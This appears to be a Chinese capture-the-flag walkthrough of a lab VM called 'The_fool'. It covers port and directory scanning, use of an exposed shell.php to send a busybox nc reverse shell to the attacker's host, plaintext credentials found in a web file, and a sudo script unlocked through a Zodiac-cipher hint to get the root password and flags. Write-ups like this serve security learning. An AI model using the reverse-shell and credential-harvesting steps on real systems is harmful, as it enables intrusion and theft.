
群友靶机-The_fool

信息搜集

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.2.165 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-28 06:16 EDT
Nmap scan report for TheFool.lan (192.168.2.165)
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 1a:a0:d3:56:90:49:44:38:a6:2b:83:e1:b9:34:9f:44 (ECDSA)
|_  256 43:4f:e0:21:f5:8f:00:06:a6:31:9f:bd:8a:b9:cf:96 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: \xE6\x84\x9A\xE8\x80\x85 | \xE5\xA1\x94\xE7\xBD\x97\xE7\x89\x8C\xE7\x9A\x84\xE6\x97\x85\xE7\xA8\x8B
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 08:00:27:A5:2C:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms TheFool.lan (192.168.2.165)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
```

web探测




塔罗牌的第0张，象征新的开始、无限可能与无畏的冒险

源码内有下面的注释内容

```
      <!--
         snapshot.php Ciallo～(∠・ω< )⌒☆
      -->
```

snapshot.php



网页快照生成器

当前缓存: 0 字节 (共 0 个文件)


输入目标地址（例如：https://www.baidu.com 或 localhost）

没有发现可以利用的地方，扫一下目录

```
┌──(root㉿kali)-[/home/kali]
└─# dirsearch -u http://192.168.2.165/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460

Output File: /home/kali/reports/http_192.168.2.165/__25-09-28_06-52-53.txt

Target: http://192.168.2.165/

[06:52:53] Starting:
[06:52:54] 403 -  278B  - /.ht_wsr.txt
[06:52:54] 403 -  278B  - /.htaccess.orig
[06:52:54] 403 -  278B  - /.htaccess.save
[06:52:54] 403 -  278B  - /.htaccess.sample
[06:52:54] 403 -  278B  - /.htaccess.bak1
[06:52:54] 403 -  278B  - /.htaccess_orig
[06:52:54] 403 -  278B  - /.htaccessBAK
[06:52:54] 403 -  278B  - /.htaccessOLD
[06:52:54] 403 -  278B  - /.htaccess_extra
[06:52:54] 403 -  278B  - /.htaccess_sc
[06:52:54] 403 -  278B  - /.htaccessOLD2
[06:52:54] 403 -  278B  - /.htm
[06:52:54] 403 -  278B  - /.html
[06:52:54] 403 -  278B  - /.htpasswd_test
[06:52:54] 403 -  278B  - /.htpasswds
[06:52:54] 403 -  278B  - /.httr-oauth
[06:52:54] 403 -  278B  - /.php
[06:53:04] 301 -  314B  - /image  ->  http://192.168.2.165/image/
[06:53:11] 403 -  278B  - /server-status
[06:53:11] 403 -  278B  - /server-status/
[06:53:11] 200 -    1KB - /shell.php
[06:53:16] 403 -  278B  - /~backup
[06:53:16] 403 -  278B  - /~daemon
[06:53:16] 403 -  278B  - /~bin
[06:53:16] 403 -  278B  - /~games
[06:53:16] 403 -  278B  - /~lp
[06:53:16] 403 -  278B  - /~mail
[06:53:16] 403 -  278B  - /~nobody
[06:53:16] 403 -  278B  - /~news
[06:53:16] 403 -  278B  - /~sync
[06:53:16] 403 -  278B  - /~uucp
```

有一个shell.php

shell.php



本地命令执行工具 （无命令限制）

警告：此工具允许执行任何系统命令，存在严重安全风险。请确保仅在完全可信的环境中使用。

当前访问IP: 192.168.2.237

使用方法：在输入框中输入命令，或直接访问 URL 传递参数（例如：?cmd=ls -l）

可以执行任何命令，没有限制，直接反弹shell

```
busybox nc 192.168.2.240 4444  -e  /bin/bash


┌──(root㉿kali)-[/home/kali/bash]
└─# ./penelope.py
[+] Listening for reverse shells on 0.0.0.0:4444 →  127.0.0.1 • 192.168.2.240 •
172.17.0.1 • 172.18.0.1
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from TheFool~192.168.2.165-Linux-x86_64 😍 Assigned
SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/TheFool~192.168.2.165-Linux-x86_64/2025_09_28-
06_54_25-049.log 📜
────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────
www-data@TheFool:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权至Elaina

在Elaina用户目录下的TravelDiary文件夹内发现了一个index.php源码

```
www-data@TheFool:/home/Elaina/TravelDiary$ cat index.php
......
Elaina:Ashenwitch1501017
......
```

找到了该用户的密码，ssh登录上去

```
┌──(root㉿kali)-[/home/kali/bash]
└─# ssh Elaina@192.168.2.165
The authenticity of host '192.168.2.165 (192.168.2.165)' can't be established.
ED25519 key fingerprint is SHA256:LDnaoA3nVgjTH+UTFQHI8K1ZdV6BpHc6ioCoCkvsTrA.
```

```
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.165' (ED25519) to the list of known hosts.
Elaina@192.168.2.165's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Sep 28 10:57:23 AM UTC 2025

  System load:  0.08               Processes:               147
  Usage of /:   57.5% of 10.70GB   Users logged in:         0
  Memory usage: 8%                 IPv4 address for enp0s3: 192.168.2.165
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

58 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sun Sep 28 07:11:58 2025 from 172.1.20.7
Elaina@TheFool:~$ id
uid=1000(Elaina) gid=1000(Elaina) groups=1000(Elaina)
```

提权至root

在家目录下有一个note.txt，看一下内容

```
Elaina@TheFool:~$ cat note.txt
passwd
小写2024
diary.sh passwd == hide
https://www.dcode.fr/chiffre-tueur-zodiac
```

接着看一下sudo权限

```
Elaina@TheFool:~$ sudo -l
Matching Defaults entries for Elaina on TheFool:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User Elaina may run the following commands on TheFool:
    (ALL) NOPASSWD: /usr/local/bin/diary.sh
```


可以执行diary.sh文件

先执行一下


```
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh
Travel Journal - Public Content
----------------------------------------
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the
scent of saltwater and fresh bakery goods. Spent the day walking along the
boardwalk and watching fishing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and led
through groves of oak and maple trees. Saw several species of birds and even a
small deer that darted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade crafts,
and local specialties. Tried a traditional pastry that was sweet and flaky, with
a filling of local berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the
afternoon, sat in a park and sketched the old church with its distinctive spire.
```

给出了一些旅行日志，没什么用，接着去找一下跟https://www.dcode.fr/chiffre-tueur-zodiac有关的内容

还是在刚才得到用户密码的文件夹内找到了一个passwd.webp图片



给出了解码的网址，去解码看一下内容



Chiffre Tueur du Zodiac

Cryptographie › Chiffrement par Substitution › Substitution par Symboles › Chiffre Tueur du Zodiac

Rechercher un outil

★ Recherche sur dCode

Tapez par exemple 'sudoku'

★ Parcourir la liste complète des outils

Résultats

WANDERLUST

Chiffre Tueur du Zodiac - dCode

Catégorie(s) : Substitution par Symboles

Partager

dCode et plus

dCode est gratuit et ses outils sont une aide précieuse dans les jeux, les maths, les énigmes, les géocaches, et les problèmes à résoudre au quotidien !
Une suggestion ? un problème ? une idée ? *Écrire à dCode* !

Déchiffrement des Lettres du Zodiac

★ Symboles utilisés par le Tueur du Zodiac (Cliquer pour ajouter)

★ Variante ● Z408 (Premier Cryptogramme)
○ Z340 (Deuxième Cryptogramme - transposition ignorée)

note文件给出的提示是小写+2024，那么最后的内容是`wanderlust2024`

尝试根据note.txt文件的提示进行执行

```
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh wanderlust2024
Travel Journal - Public Content
----------------------------------------
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the
scent of saltwater and fresh bakery goods. Spent the day walking along the
boardwalk and watching fishing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and led
through groves of oak and maple trees. Saw several species of birds and even a
small deer that darted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade crafts,
and local specialties. Tried a traditional pastry that was sweet and flaky, with
a filling of local berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the
afternoon, sat in a park and sketched the old church with its distinctive spire.

Access Granted - Displaying Hidden Content
----------------------------------------

--- Hidden Entries (Protected Content) ---

root:r0o!Tt
```

```
July 4th:
Met a fascinating stranger at the waterfront café who shared stories of sailing
across the Atlantic. They showed me photographs of remote islands I'd never heard
of - made me want to plan a longer voyage.

July 8th:
Discovered a hidden waterfall off the main trail. The pool at the base was
crystal clear, and I couldn't resist taking a quick swim despite the cold
temperature. No one else around for miles.

July 12th:
Found an old bookstore in a back alley. The owner showed me a first edition of a
travel book from the 1800s. We talked for hours about forgotten explorers and
their adventures. He gave me a rare map as a gift.

July 15th:
Secretly extended my trip by three days. Booked a room at a small inn in the
countryside. Sometimes the best travel experiences happen when you abandon your
original plans.
```

将完整的旅行日志给出了，并且找到了root用户的密码凭证

```
root:r0o!Tt
```

进行切换

```
Elaina@TheFool:~$ su
Password:
root@TheFool:/home/Elaina# id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@TheFool:~# cat root.txt /home/Elaina/user.txt
```

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@%###########################*****#######**#########%@@
@@++%########################**+++++====:*%%%%%%%=#@@
@@+*@%%%%%%%%%%%%%%%%%%%%%+++%%%%####****++-@@@@@@@@+#@@
@@+*%%%%%%%%%%%%%%%%%%%%%%%#**%%%###*****++*=+@@@@@@@+#@@
@@=*%%%%%%%%%%%%%%%%%%%%%%%%%%%###****++****+=*#%%%%=#@@
@@+*%%%%%%%%%%%%%%%%%%%%%%%%%%%%%#***-.=+:=**++=====:#@@
@@+*%%%%%%%%%%%%%%%%%%%%%%%%%%#*=-:::. ..--.:+**+*+++=-#@@
@@=*%%%%%%%%%%%%%%%%%%%%%%%%-:. -=-::--::=:::+#+*++*+:*@@
@@+*%%%%%%%%%%%%%%%%%%%%%%*=+=+.. -*%*:=:::-.-+#+*+*+:*@@
@@+#%%%%%%%%%%%%%%%%%%%%%%+=**==- +%##=-..-::+*%#%*#*+*@@
@@+#%%%%%%%%%%%%%%%%%%#*+-+**:+:-*%#%#**###%%%##%%%**@@
@@+#%%%%%%%%%%%%%%%%%*: .-=**+=:-+#%%%%%%%%%%%%%#==-#%*+@@
@@+#%%%%%%%%%%%%#+-:...:*++-:::.::=*#%%%%%%%%%#-===#%*+@@
@@+#%%%%%%%%%#+=:.:--+=:::-:::::::.:-*##**#**+-::=#%*+@@
@@=#@%%%%*=--=::-=-:-::::-+=-:.:..::..:.+*.-+*+=+#%++@@
@@=#*+*=-:=*%#--:...:.:.-:-::-#-.-=+-::----+%%%%%%%*+@@
@@=:.:-===#%=-=--..-++::.:::*%%*::==-.:-=-%%%%%%%%%%*+@@
@@=+%%##==*#-::===.-==:-:::*@%%%#:.:.:=+=-+%%%%%%%%%*+@@
@@=#%%%%%%%%##=:==-::::.:..+#%%%%%+:.:-==--**%%%%%%%*+@@
@@=#%%%%%%%%%%%%+:--:-:-:::::=*%%%%%#=+-.-:--:-==*%%*+@@
@@=#%%%%%%%%%%%%%#=.-..:--*-::.-#%%%%%#*+==+++=+*#%@*+@@
@@=#%%%%%%%%%%%%%@=-=:=::=:=.. .:=*%%%%%%%%%%%%%%%%+**+@@
@@=#%%%%%%%%%%%%%*.::.=-.:-::-:.=: :*%%%%%%%%%%%%%##=#++@@
@@=#%%%%%%%%%%%%%*-.. .: .:-=::-=++*%%%%%%%%%#+#*++%@#+@@
@@+*%%%%%%%%%%%%%%%%#+:+=--:+--+%@@%%%%%%%#**=##%@@@%++@@
@@+#%%%%%%%%%%%%%%%%%%=***+=+**+++#%%%%#*+**#@@@%*++-+@@
@@+*%%%%%%%%%%%%%%%%%%*=**++*++***-+*%#=+%@@@%%%=-=: +@@
@@+*%%%%%%%%%%%%%%%%%%@+=**=%%#*=+++-=**%@%%**##*--. +@@
@@=#%%%%%%%%%%%#%%%%%%%%#-*+==%%#*+=+.+****+-*+++%-+: +@@
@@=#%%%%%#%%%#*#*#%%%%#:+*==%#%@@%+-=%*-*==%@==*::. +@@
@@+#%%%#*%%###@@@######*=+-=%%###**+=+=++-@%+--::-:.+@@
@@=*%###@%+++==++%@%%%@%+%==***+++=-+:-***%*#=.:-*-:+@@
@@=#%%@@#------=--+++===*#+:==-::-::-=-+++=#%**=:== +@@
@@+#%##*+==:---=----:.=+-.:..::--:::::-::::.:=###:::+@@
@@==*++***=:--=-:..--:=-===::--::::------::--:+=@+::+@@
@@==***+++*-:-==-::==-------.......-:--.::--====-+.:+@@
@@==******+=--:::=+=:--::.  ........ ...:-::==-=:=:.=@@
@@==**********+:::.::::... .. .....   .....::::::.. =@@
@@==+===+++=---++==+=. ... ..............        .. =@@
@@=-=-==-:--:-----::-:.:...::...:....:.:........... =@@
@@=*%##+++*#+#+**+*###%%#=++*****%****#=*%%%%%%%##%*+@@
@@=#@@%%-=%%.#-=*:*%@@@@%.=%#:##:#:#%:#:=%#@%%@@@@@%+@@
@@=*###%**%#=**++=+*####*=+##*+++#*++*#+++*#**#####*=@@
@@%%####%%##%##%#%#######%%##%%%%%%%%%%%%%%%%##%######%@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

The_Fool
root{root-wTOzY6wE1kP5cP9oY3fS1rV4qUObK8oAOlK4aM7gUOjS9uJ6fQ6sU6cS}
flag{user-tzo5i8iqs2-7444165059784869O}
```